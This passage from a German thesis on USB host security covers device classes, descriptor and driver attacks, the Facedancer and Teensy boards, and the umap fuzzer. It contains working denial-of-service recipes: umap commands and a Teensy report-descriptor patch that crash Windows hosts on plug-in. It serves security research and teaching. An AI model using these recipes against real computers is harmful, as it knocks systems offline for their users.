Da sehr viele USB-Geräte die gleiche oder zumindest eine ähnliche Aufgabe erfüllen, wurden sie vom USB Implementers Forum in Klassen unterteilt und spezifiziert. Dies hat den enormen Vorteil, dass vom Betriebssystem generische Treiber zur Verfügung gestellt werden können und Geräteentwickler sich nur noch um die peripherieseitige Implementierung kümmern müssen. Ein Beispiel dafür sind USB-Massenspeichermedien. Unabhängig vom Hersteller und vom Typ (Festplatte, Flashspeicher, etc.) haben sie alle die Funktion und den Zweck, als Datenspeicher zu dienen. Wird bei der Herstellung eines neuen USB-Sticks die Spezifikation für *Mass Storage* eingehalten, kann davon ausgegangen werden, dass dieser unter modernen Betriebssystemen ohne weitere Treiberinstallation verwendbar ist. [Axe07]

Um dem Host die Klassenzugehörigkeit anzuzeigen wird das `bDeviceClass`-Feld des Device Descriptors bzw. das `bInterfaceClass`-Feld des Interface Descriptors genutzt. Werte, welche in diesen Feldern zugelassen sind, können der Tabelle 12 entnommen werden. Zusätzlich zum Klassencode muss eine Klassenspezifikation die erforderlichen bzw. optionalen Endpunkte sowie deren Typ definieren. Ferner kann sie weitere klassenspezifische Deskriptoren, Formate für die Datenübertragung oder zusätzliche Status- und Steuerinformationen festlegen. [Axe07]

Klassencode (Hexadezimal)	**Beschreibung**
00	Reserviert
01	Audio
02	Communication device class: Communication interface (CDC Control)
03	Human Interface Device (HID)
05	Physical
06	Image
07	Printer
08	Mass storage
09	Hub
0A	Communicaiton device class: Data interface (CDC Data)
0B	Smart Card
0D	Content Security
0E	Video
0F	Personal healthcare device
10	Video/Audio device
DC	Diagnostic device
E0	Wireless controller
EF	Miscellaneous
FE	Application specific
FF	Vendor specific

Tabelle 12: USB-Klassencodes.

[Axe09] [USB14]

3 USB-Sicherheit

Die USB-Schnittstelle in Bezug auf Sicherheit praktisch zu überprüfen ist noch ein recht junges und wenig erforschtes Thema. Zu den „Pionieren“ auf dem Gebiet der USB-Sicherheit gehören sicherlich auch Rafael Dominguez Vega, Andy Davis und Travis Goodspeed. Rafael Dominguez Vega präsentierte 2009 auf der Defcon Angriffsmöglichkeiten und konkrete Fehler. [Veg09a] [Veg09b] Andy Davis ist für seine zahlreichen Veröffentlichungen zum Thema USB-Sicherheit bekannt. Travis Goodspeed schuf 2012 mit der Erfindung und Präsentation des „Facedancer“-Boards eine neue Möglichkeit, USB-Host-Implementierungen effektiv zu testen. [Goo12b] [Goo12a] [Goo12c] Aktuell besonders medienpräSsent ist Karsten Nohl, dem es gelang, Controller von USB-Sticks derart umzuprogrammieren, dass sich diese als USB-Tastatur ausgeben. [Noh14]

Die Methodik um USB-Schwachstellen zu finden variiert stark. Möglichkeiten sind beispielsweise:

- *Black-Box-Testing*. Testen ohne Kenntnisse über die interne Funktionsweise.
- *Fuzzing*. Automatisiertes Testen mit zufälligen Daten.
- *Sourcecode Review*. Manuelle Prüfung des Quellcodes durch eine an der Implementierung nicht beteiligte Person.
- *Static Code Analysis*. Automatisierte Untersuchung des Quelltexts zur Compilezeit.
- *Reverse Engineering*. Zerlegen eines fertigen Systems in seine Einzelteile, um diese und ihre Funktionsweise miteinander zu verstehen.
- *Debugging*. Untersuchung einer Software zur Laufzeit.
- *Monitoring*. Systematisches Überwachen und Protokollieren von Prozessen mit technischen Hilfsmitteln.

Es gibt nicht nur viele Methoden, um USB-Schwachstellen zu suchen und zu finden, sondern auch innerhalb einer einzelnen Methode eine Reihe verschiedener Möglichkeiten, diese anzuwenden. Black Box Testing kann beispielsweise mit dem Facedancer-Board durchgeführt werden, aber auch mit Virtualisierungslösungen wie QEMU[3]. [Veg09b]

[3] Informationen zu QEMU: http://wiki.qemu.org/Manual

3.1 Angriffsmöglichkeiten

Die Angriffe auf USB-Host-Implementierungen lassen sich grob in zwei Gruppen einteilen: Angriffe während der Enumeration und Angriffe auf Treiber. In den folgenden zwei Abschnitten werden die beiden Angriffswege vorgestellt.

3.1.1 Deskriptor-basierte Angriffe

Deskriptor-basierte Angriffe sind Angriffe bei denen die Felder der Deskriptoren so verändert wurden, dass es beim Verarbeiten auf dem Host zu Fehlverhalten kommt. Typischerweise geschieht das für Grenzfälle oder undefinierte Werte. Ein fast schon klassisches Beispiel ist das ein Byte große Längenfeld `bLength` eines jeden Deskriptors. Für Werte wie „0“ oder „255“ (Minimum bzw. Maximum) kommt es bei manchen Hosts zu Fehlern woraufhin diese abstürzen. In das `bMaxPacketSize`-Feld eines Device Descriptors eine Zahl ungleich 8, 16, 32 oder 64 (oder 512 für USB 3.0) zu schreiben, ist ein Beispiel für einen Testfall mit undefinierten Werten. Das Feld muss dem Standard nach eine der vier Größen angeben.

Bei den Feldern welche die Anzahl der Deskriptoren auf nächster Ebene ankündigen (`bNumConfigurations`, `bNumInterfaces`, etc.), kommt es auch hin und wieder zu Fehlern bei der Verarbeitung. Wenn beispielsweise `bNumInterfaces` als Wert „3“ enthält, bei der passenden `Get_Descriptor`-Anfrage aber nur zwei Interfaces zurückgegeben werden, kommen manche Hosts „durcheinander“ und stürzen ab.

Auch der komplexere, und damit schwerer zu verarbeitende, Report Descriptor der HID-Klasse bietet eine Vielzahl von Feldern, die bei Falscheingaben zu Fehlverhalten führen. Ein Beispiel dafür wird im Abschnitt 4.1 vorgestellt.

Die Auswirkungen solcher Fehler sind sehr unterschiedlich. Bei vielen stürzt „nur“ das System oder ein Teil davon ab. Bei anderen kann ein Angreifer Code einschleusen und zur Ausführung bringen. Dies ist für das Opfer besonders gefährlich, da der USB-Stack des Betriebssystems, und damit häufig auch der Code des Angreifers, im Kernelkontext (maximale Rechte, Ring 0)[4] arbeitet.

3.1.2 Angriffe auf Treiber

Nach der Enumeration beginnt die eigentliche Kommunikation zwischen dem USB-Peripheriegerät und dem Host bzw. dem Gerätetreiber der auf dem Host ausgeführt wird. Viele Hersteller definieren für diese Kommunikationsebene ein eigenes Protokoll oder zumindest einen protokollähnlichen Ablaufplan, wann und wie Informationen mit den Geräten ausgetauscht werden sollen. Auch auf dieser Ebene können wie bei Deskriptor-basierten Angriffen jederzeit einzelne Werte, ganze Pakete, ein Teil oder der gesamte Informationsfluss manipuliert werden. Wenn ein solcher

[4] Informationen zur Ring-Architektur von EDV-Systemen auf Wikipedia: https://de.wikipedia.org/wiki/Ring_%28CPU%29

Eingriff vom Programmierer des Treibers nicht berücksichtigt wurde, kann es zu Fehlverhalten in der Software kommen, welches möglicherweise als Angriffsvektor dienen kann.

Wenn es einem Angreifer gelingt, über eine Schwachstelle im Treiber Schadcode auszuführen, kann das ähnlich drastische Folgen haben, wie bei Deskriptor-basierten Angriffen. Dies ist der Tatsache geschuldet, dass viele Treiber mit den höchsten Rechten arbeiten. Seit Windows XP mit Service Pack 2 gibt es nun auch die Möglichkeit, USB-Treiber zu entwickeln, welche im User Space[5] arbeiten. [Mic14a] Unter Linux gibt es diese Möglichkeit ebenfalls. [Kro04] Immer dann wenn die mit der Treiberentwicklung im User Space verbundenen Kriterien erfüllt werden können, sollte diese Option genutzt werden, um die Angriffsfläche so gering wie möglich zu halten.

Ein Beispiel für eine Schwachstelle im Treiber wird im Abschnitt 4.3 vorgestellt.

3.2 Verwendete Hardware

Zur Durchführung von Tests an USB-Host-Implementierungen können Hardware-Hilfsmittel hilfreich oder sogar unbedingt nötig sein. Für die während dieser Arbeit durchgeführten Tests, wurde hauptsächlich das Facedancer-Board von Travis Goodspeed und das Teensy-Board von Paul Stoffregen verwendet. Die beiden Geräte werden in den folgenden Abschnitten vorgestellt.

Weitere Hardware wie z.B. der Beagle USB 480 Protocol Analyzer[6] oder der USB Rubber Ducky[7] kann auch sehr hilfreich sein. Sie wird jedoch nicht benötigt um die in dieser Arbeit vorgestellten Schwachstellen nachzuvollziehen.

3.2.1 Facedancer

Der Facedancer (siehe Abbildung 9) ist ein Werkzeug um USB-Geräte bequem und schnell zu emulieren. Das Board wurde 2012 auf der Recon von seinem Entwickler Travis Goodspeed (et al.) vorgestellt. Der Name *Facedancer* ist an Frank Herberts *Dune* Universum angelehnt, in dem „Face Dancer“ Formwandler sind, welche nach Belieben ihr Äußeres ändern können. Die ca. 7x2,5 cm große Platine (siehe Abbildung 10) ist primär mit drei Chips bestückt: einem FT232RL, einem MSP430F2618 und einem MAX3421E.

Abbildung 9: Das Facedancer-Board. [int14]

[5] Informationen zum User Space auf Wikipedia: https://en.wikipedia.org/wiki/User_space
[6] Beagle USB 480 Protocol Analyzer: http://www.totalphase.com/products/beagle-usb480/
[7] USB Rubber Ducky: https://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe



Abbildung 10: Aufbau des Facedancer-Boards.

FT232RL Dieser Chip von FTDI kann Daten zwischen USB und UART (*Universal Asynchronous Receiver Transmitter*) hin und her konvertieren. Auf dem Facedancer wird er genutzt, um vom Host aus mit der UART-Schnittstelle des MSP430F2618 über USB zu kommunizieren. Technisch simuliert der Treiber des FT323RL auf dem Host eine serielle Schnittstelle (RS-232), welche mit der passenden Schnittstelle des MSP430F2618 in Verbindung steht. [Fut10] [Goo14]

MSP430F2618 Der „Ultra-Low Power"-Chip der Firma Texas Instruments erfüllt auf dem Facedancer die klassischen Aufgaben eines Microcontrollers. Seine Firmware setzt im Allgemeinen die an der URAT-Schnittstelle erhaltenen Daten vom Host in für den MAX3421E passende Daten um. MSP430F2618 und MAX3421E kommunizieren zusammen über SPI (*Serial Peripheral Interface*). [Tex07] [Goo14]

MAX3421E Der USB-Peripherie bzw. Host-Controller von Maxim Integrated gibt sich bei den meisten Facedancer-Anwendungsfällen als USB-Gerät zum Ziel hin aus. Er ist jedoch auch in der Lage, als Host zu agieren. Er implementiert die unteren Schichten des USB-Standards 1.x und 2.0. Ein für den Facedancer besonders wichtiges Merkmal des Chips ist seine Fähigkeit, programmgesteuert das Einstecken bzw. Ausstecken am Ziel virtuell durchzuführen. [Max13] [Goo14]

Der ganze Aufbau des Facedancers zielt im Grunde nur darauf ab, den USB-Controller-Chip eines Hosts einfach – d.h. über eine serielle Schnittstelle – ansprechen zu können. Die Codebeispiele für den Facedancer benutzen dafür *Python* und das Modul *pySerial*. Mit der Kombination gelingt es verhältnismäßig schnell, den Prototypen eines USB-Geräts in Software zu implementieren. Zur Zeit gibt es folgende Beispiele:

- `facedancer-ftdi.py`: Verhalten eines FTDI Chips emulieren.
- `facedancer-keyboard.py`: Verhalten einer Tastatur emulieren.
- `facedancer-lcd.py`: Verhalten eines `usblcd.ko` kompatiblen USB-LCD-Geräts emulieren.
- `facedancer-monitor.py`: Informationen über den Facedancer und dessen Firmware ausgeben.
- `facedancer-serial.py`: Verhalten eines einfachen USB zu Seriell Chips emulieren. (z.B. wie die in den Taschenrechnern HP48G+ und HP50G verbauten Chips.)
- `facedancer-umass.py`: Verhalten eines Massenspeichers emulieren.

3.2.2 Teensy

Das Teensy-Board (siehe Abbildung 11) ist eine Microcontroller gesteuerte Platine, welche als USB-Peripherie agiert. Sie ist für USB-Entwickler und vor allem aber auch „Hobby-Bastler“ gedacht. Der Code – ein C Dialekt – kann einfach in der Arduino IDE entwickelt werden, wenn diese mit dem Teensyduino-Plugin ausgestattet wurde. Ausgestattet mit viel Beispielcode und Programmbibliotheken kann das Teensy-Board schnell und einfach eingesetzt werden, um z.B. eine Tastatur, eine Maus, einen Joystick, eine serielle Schnittstelle oder ein MIDI-Gerät zu emulieren.

Abbildung 11: Das Teensy-Board (Version 3.1). [Sto14]

Die Hauptbestandteile des Teensys (in der Version 3.1) sind im Wesentlichen der MK20DX256V-LH7 Microcontroller zusammen mit dem MINI54 Chip. Der MK20DX256VLH7 von Freescale dient als Herzstück. Er verfügt über eine integrierte USB-Schnittstelle, die vom Entwickler frei programmiert werden kann. Der Programmcode wird über den MINI54 Chip geflasht, welcher als ausgelagerter (*off-chip*) Bootloader agiert. [Sto12]

Im Unterschied zum Facedancer kann das Teensy-Board völlig autark arbeiten, während der Facedancer einen Host benötigt, welcher ihm die Steuerbefehle gibt. Je nach Anwendungszweck kann die Unabhängigkeit des Teensy-Boards oder die wesentlich höhere Flexibilität des Facdancers Vorteile verschaffen.

3.3 Verwendete Software

Um Schwachstellen in USB-Host-Implementierungen zu finden und zu analysieren wird verschiedene Software benötigt. Manche davon wird gebraucht, um die im Abschnitt 3.2 vorgestellte Hardware zu betreiben, andere ist nötig, um Fehler in Software (z.B. Treibern) zu finden oder zu analysieren.

Die folgenden drei Abschnitte, in denen verwendete Anwendungen vorgestellt werden, sind keinesfalls als vollständige Liste zu interpretieren. Sie sollen vielmehr als Überblick dienen, um zu verdeutlichen, welche Art von Software zum Suchen und Analysieren von USB-Schwachstellen hilfreich sein kann.

3.3.1 umap

umap bezeichnet sich selbst als „USB host assessment tool“. Es wurde von Andy Davis entwickelt und im Oktober 2013 veröffentlicht. Der Name und teilweise auch die Funktionen orientieren sich an dem prominenten Netzwerksicherheitsscanner *nmap*. Um umap zu verwenden wird ein Facedancer benötigt.

Der Funktionsumfang besteht zur Zeit hauptsächlich aus folgenden Teilen:

- Zielhost mit vordefinierten Testfällen „fuzzen“.
- Testen, welche USB-Klassen auf dem Zielhost unterstützt werden.
- Betriebssystem des Zielhosts herausfinden (*OS-fingerprinting*).

Die wohl wichtigste Funktion um Schwachstellen zu finden, ist das Fuzzen. Es sind rund 700 Testfälle definiert, welche Probleme bei der Verarbeitung von allgemeinen aber auch klassenspezifischen Deskriptoren aufdecken sollen. Im Verlauf dieser Arbeit wurden mit umap verschiedene USB-Host Implementierungen getestet. Die Ergebnisse werden in Abschnitt 4.6 vorgestellt.

Der Quellcode von umap und Informationen zur Nutzung stehen auf der Plattform „GitHub“ zur Verfügung: `https://github.com/nccgroup/umap`. Für diese Arbeit kam die umap-Version 1.03 (Commit `3ad812135f`) zum Einsatz.

Listing 1: Optionen von umap.

```
ikarus@icaria ~/tools/umap % ./umap.py -h

----------------------------------------
 _   _ _ __ ___   __ _ _ __
| | | | '_ ` _ \ / _` | '_ \
| |_| | | | | | | (_| | |_) |
 \__,_|_| |_| |_|\__,_| .__/
                      |_|

The USB host assessment tool
Andy Davis, NCC Group 2013
Version: 1.03

Based on Facedancer by Travis Goodspeed

For help type: umap.py -h
----------------------------------------

Usage: umap.py

Options:
  --version    show program's version number and exit
  -h, --help   show this help message and exit
  -P SERIAL    Facedancer serial port **Mandatory option** (SERIAL=/dev/ttyX
               or just 1 for COM1)
  -L           List device classes supported by umap
  -i           identify all supported device classes on connected host
  -c CLS       identify if a specific class on the connected host is supported
               (CLS=class:subclass:proto)
  -O           Operating system identification
  -e DEVICE    emulate a specific device (DEVICE=class:subclass:proto)
  -n           Start network server connected to the bulk endpoints (TCP port
               2001)
  -v VID       specify Vendor ID (hex format e.g. 1a2b)
  -p PID       specify Product ID (hex format e.g. 1a2b)
  -r REV       specify product Revision (hex format e.g. 1a2b)
  -f FUZZC     fuzz a specific class (FUZZC=class:subclass:proto:E/C/A[:start
               fuzzcase])
  -s FUZZS     send a single fuzz testcase
               (FUZZS=class:subclass:proto:E/C:Testcase)
  -d DLY       delay between enumeration attempts (seconds): Default=1
  -l LOG       log to a file
  -R REF       Reference the VID/PID database (REF=VID:PID)
  -u           update the VID/PID database (Internet connectivity required)

  Experimental Options:
    -A APPLE   emulate an Apple iPhone device (APPLE=VID:PID:REV)
    -b VENDOR  brute-force vendor driver support (VENDOR=VID:PID)
```

3.3.2 IDA Pro

IDA (*The Interactive Disassembler*) ist ein Disassembler der Firma Hex-Rays mit dem es möglich ist, Binärcode verschiedener Prozessorarchitekturen in Assembler-Quelltext umzuwandeln. Er kann kostenlos und eingeschränkt in einer alten Version verwendet werden. Für kommerzielle Verwendung gibt es ein Lizenzmodell. Als Werkzeug für Reverse Engineering von Software genießt IDA große Beliebtheit.



Abbildung 12: IDA Pro (Freeware Version 5.0).

Im Zusammenhang mit der USB-Sicherheit ist ein Disassembler immer dann nötig, wenn ein Fehler in einer Closed-Source Software gefunden wurde. Um zu verstehen, was genau zu dem Fehlverhalten führt, muss der Assembler-Quelltext untersucht werden, da der Quelltext der Hochsprache (z.B. C, C++, etc.) nicht zur Verfügung steht. Das Disassemblieren ist in der „Windows-Welt“ ein typischer Schritt während er in der „Linux-Welt“ durch den frei beziehbaren Programmquelltext fast immer wegfällt.

Im Rahmen dieser Arbeit wurde IDA hauptsächlich zur Analyse der Windows-Sicherheitslücke „MS13-027“ verwendet. Die Ergebnisse werden im Abschnitt 4.4 vorgestellt.

3.3.3 WinDbg

Das Programm WinDbg (*Windows Debugger*) ist ein Debugger für Microsoft Windows. Im Verlauf der Analyse der Schwachstelle „MS13-027“ (wird in Abschnitt 4.4 vorgestellt) war es nötig, einen Windows-Treiber während seiner Ausführung zu beobachten und zu debuggen. Durch den Umstand, dass der Treiber im Kernelkontext ausgeführt wird und der Kernel sich nicht selber Debuggen kann, wurde das Programm eingesetzt, um „Remote Kernel-Mode Debugging“ durchzuführen.



Abbildung 13: WinDbg (Version 6.12.0002.633).

Um den Kernel eines Windows-PCs zu debuggen ist ein zweiter Computer notwendig. Dieser kann je nach Windows-Version über eine serielle Schnittstelle, FireWire, USB oder Ethernet mit dem Zielcomputer verbunden werden. Über einen Boot-Parameter wird der zu untersuchende PC schon zum Startzeitpunkt in den Zustand versetzt, in dem ein anderer Rechner seine Ausführung beobachten und steuern kann. Nachdem mit WinDbg eine Verbindung zum Zielcomputer aufgebaut wurde, können jetzt die klassischen Debugger-Funktionen (Einzelschrittausführung, Haltepunkte, Speicherbereiche anzeigen, Call Stack anzeigen, etc.) verwendet werden. [Mic14c]

4 Angriffe

In diesem Abschnitt sind die praktischen Angriffe, welche im Verlauf dieser Arbeit durchgeführt wurden, dokumentiert. Untersucht wurden bekannte USB-Schwachstellen wie MS13-027 oder CVE-2011-0712. Dazu kommen weiter Probleme, welche durch den Einsatz von umap und dem Facedancer aufgedeckt werden konnten.

4.1 Denial-of-Service-Angriff auf Windows

Bei diesem Denial-of-Service-Angriff (DoS-Angriff) wird das Windows Betriebssystem nur durch das Einstecken einer USB-Tastatur mit leicht verändertem Report Descriptor zum Abstürzen gebracht. Betroffen sind dabei alle Versionen ab Windows XP bis zum derzeit aktuellen Windows 8.1 (64 Bit und 32 Bit).

Microsoft wurde von dem Finder, Andy Davis, über das Problem informiert. Der Fehler ist jedoch nicht (bzw. noch nicht) behoben worden, weil es sich laut Microsoft um kein „richtiges“ Sicherheitsproblem handelt. [Dav14a] Eine kurze Untersuchung von Jean-Michel Picod bestätigt, dass es sich bei dem Fehler um eine Null Pointer Dereferenzierung beim Parsen des HID Report Descriptors handelt, welche vermutlich nicht für Schadcodeausführung genutzt werden kann. [Pic13]

Nichtsdestotrotz lässt sich auf allen betroffenen Systemen ein Neustart erzwingen, was eine erhebliche Störung des Betriebs darstellen kann. Dies ist sogar dann möglich, wenn der Computer in gesperrten Zustand (Bildschirmsperre) ist.

4.1.1 Implementierung auf dem Facedancer-Board

Eine eigene Implementierung des Angriffes auf dem Facedancer-Board ist überflüssig, da diese schon über einen umap-Testfall abgedeckt ist. Wird der Fuzzer, wie in Listing 2 dargestellt, aufgerufen, stützt der Windwos-Zielrechner mit einem *Bluescreen* ab.

Listing 2: Denial of Service-Angriff auf Windows durch umap-Testfall (hidparse.sys).

```
ikarus@icaria ~/tools/umap % ./umap.py -P /dev/ttyUSB0 -s 03:00:00:C:17

----------------------------------------
 _   _ _ __ ___   __ _ _ __
| | | | '_ ` _ \ / _` | '_ \
| |_| | | | | | | (_| | |_) |
 \__,_|_| |_| |_|\__,_| .__/
                      |_|

The USB host assessment tool
Andy Davis, NCC Group 2013
Version: 1.03

Based on Facedancer by Travis Goodspeed

For help type: umap.py -h
----------------------------------------

Fuzzing:
2014/08/07 14:31:5503:00:00 - Human Interface Device : No subclass : None
network socket=False
 **SUPPORTED**
 Class-specific data...
 HID class: 0017 - Report_Usage_Page_Logic_error2
```

4.1.2 Implementierung auf dem Teensy-Board

Die Implementierung des Denial-of-Service-Angriffs auf dem Teensy-Board ist durch die mit ausgelieferte Funktionalität, sich als Tastatur auszugeben, denkbar einfach. Die einzige Herausforderung besteht darin, herauszufinden wo der Report Descriptor der USB-Tastatur-Bibliothek des Teensys definiert ist.

Für diese Ausarbeitung wurde das Board in der Version „Teensy++ 2.0“ verwendet. Bei dieser Version befinden sich die Report Descriptor in der Datei

`arduino-1.0.5/hardware/teensy/cores/usb_hid/usb.c`.

Da die Bibliothek dafür gedacht ist, ein USB-Gerät mit drei Funktionen zu emulieren (Tastatur, Maus und Joystick), sollten auch alle drei Report Descriptor angepasst werden. Die Veränderungen werden in Listing 3 als Patch dargestellt.

Listing 3: Veränderungen an Report Descriptor für DoS-Angriff auf Windows.

```
--- usb.c 2014-04-01 13:22:37.849698511 +0200
+++ usb.c 2014-04-01 13:24:05.653700445 +0200
@@ -77,7 +77,7 @@ static const uint8_t PROGMEM device_desc

 // Keyboard Protocol 1, HID 1.11 spec, Appendix B, page 59-60
 static const uint8_t PROGMEM keyboard_hid_report_desc[] = {
-        0x05, 0x01,                    //  Usage Page (Generic Desktop),
+        0x81, 0x01,                    //  Usage Page (Generic Desktop),
         0x09, 0x06,                    //  Usage (Keyboard),
         0xA1, 0x01,                    //  Collection (Application),
         0x75, 0x01,                    //  Report Size (1),
@@ -124,7 +124,7 @@ static const uint8_t PROGMEM keyboard_hi

 // Mouse Protocol 1, HID 1.11 spec, Appendix B, page 59-60, with wheel
     extension
 static const uint8_t PROGMEM mouse_hid_report_desc[] = {
-        0x05, 0x01,                    // Usage Page (Generic Desktop)
+        0x81, 0x01,                    //  Usage Page (Generic Desktop)
         0x09, 0x02,                    // Usage (Mouse)
         0xA1, 0x01,                    // Collection (Application)
         0x05, 0x09,                    //   Usage Page (Button)
@@ -154,7 +154,7 @@ static const uint8_t PROGMEM mouse_hid_r

 #ifdef JOYSTICK_INTERFACE
 static const uint8_t PROGMEM joystick_hid_report_desc[] = {
-        0x05, 0x01,                    // Usage Page (Generic Desktop)
+        0x81, 0x01,                    //  Usage Page (Generic Desktop)
         0x09, 0x04,                    // Usage (Joystick)
         0xA1, 0x01,                    // Collection (Application)
         0x15, 0x00,                    // Logical Minimum (0)
```

Um die veränderte `usb.c`-Datei für das Teensy-Board zu kompilieren muss nur noch ein leeres Projekt in der Arduino IDE angelegt und der *USB Type* über das *Tools*-Menü auf „Keyboard + Mouse + Joystick“ gestellt werden. Mit dem *Upload*-Knopf wird die neue Teensy-Firmware erstellt und auf das Board überspielt.

Wenn nun das Teensy-Board mit einem Windows Computer verbunden wird, stürzt dieser innerhalb von Sekunden ab.

4.2 Remote Denial-of-Service-Angriff auf Windows

Denial-of-Service-Angriffe über USB lassen schnell den Fehlschluss zu, dass es sich um ein vernachlässigbares Risiko handelt. Hauptargument ist, dass für einen solchen Angriff physikalischer Zugriff zum Zielgerät bestehen muss. Der Sicherheitsforscher Andy Davis jedoch zeigt in einer seiner Veröffentlichungen, dass sich durchaus Angriffsszenarien konzipieren lassen, bei denen der physikalische Zugriff auf das Ziel nicht notwendig ist.

Als erste Stufe um sich von den kabelgebundenen Übertragung zu trennen, demonstrierte Davis einen DoS-Angriff über Bluetooth-Tastaturen. Während des Pairing-Vorgangs wird der Report Descriptor des HID geparst, wie auch beim Einstecken einer USB-Tastatur. Diese Eigenschaft

machte sich der Forscher zu Nutzen, indem er den Report Descriptor eines Bluetooth-Geräts wie in Abschnitt 4.1 beschrieben, abwandelte. [Dav14a]

Das zweite Szenario, welches Andy Davis testete und präsentierte kann wesentlich schlimmere Auswirkungen haben. Obwohl es sich immer noch um einen einfachen Denial-of-Service-Angriff handelt, könnte damit z.B. der Server einer Windows-Domäne zum Absturz gebracht werden, ohne dass der Angreifer in diesen ein USB-Gerät einsteckt. Um den Absturz zu provozieren, wählte Davis einen Fehler im `usbaudio.sys`-Treiber, welcher mit allen modernen Windows-Versionen ausgeliefert wird. Das Fehlverhalten kann mit dem in Listing 4 dargestellten umap-Testfall ausgelöst werden. [Dav14b]

Listing 4: Denial-of-Service von Windows durch umap-Testfall (usbaudio.sys).

```
ikarus@icaria ~/tools/umap % ./umap.py -P /dev/ttyUSB0 -s 01:01:00:C:4

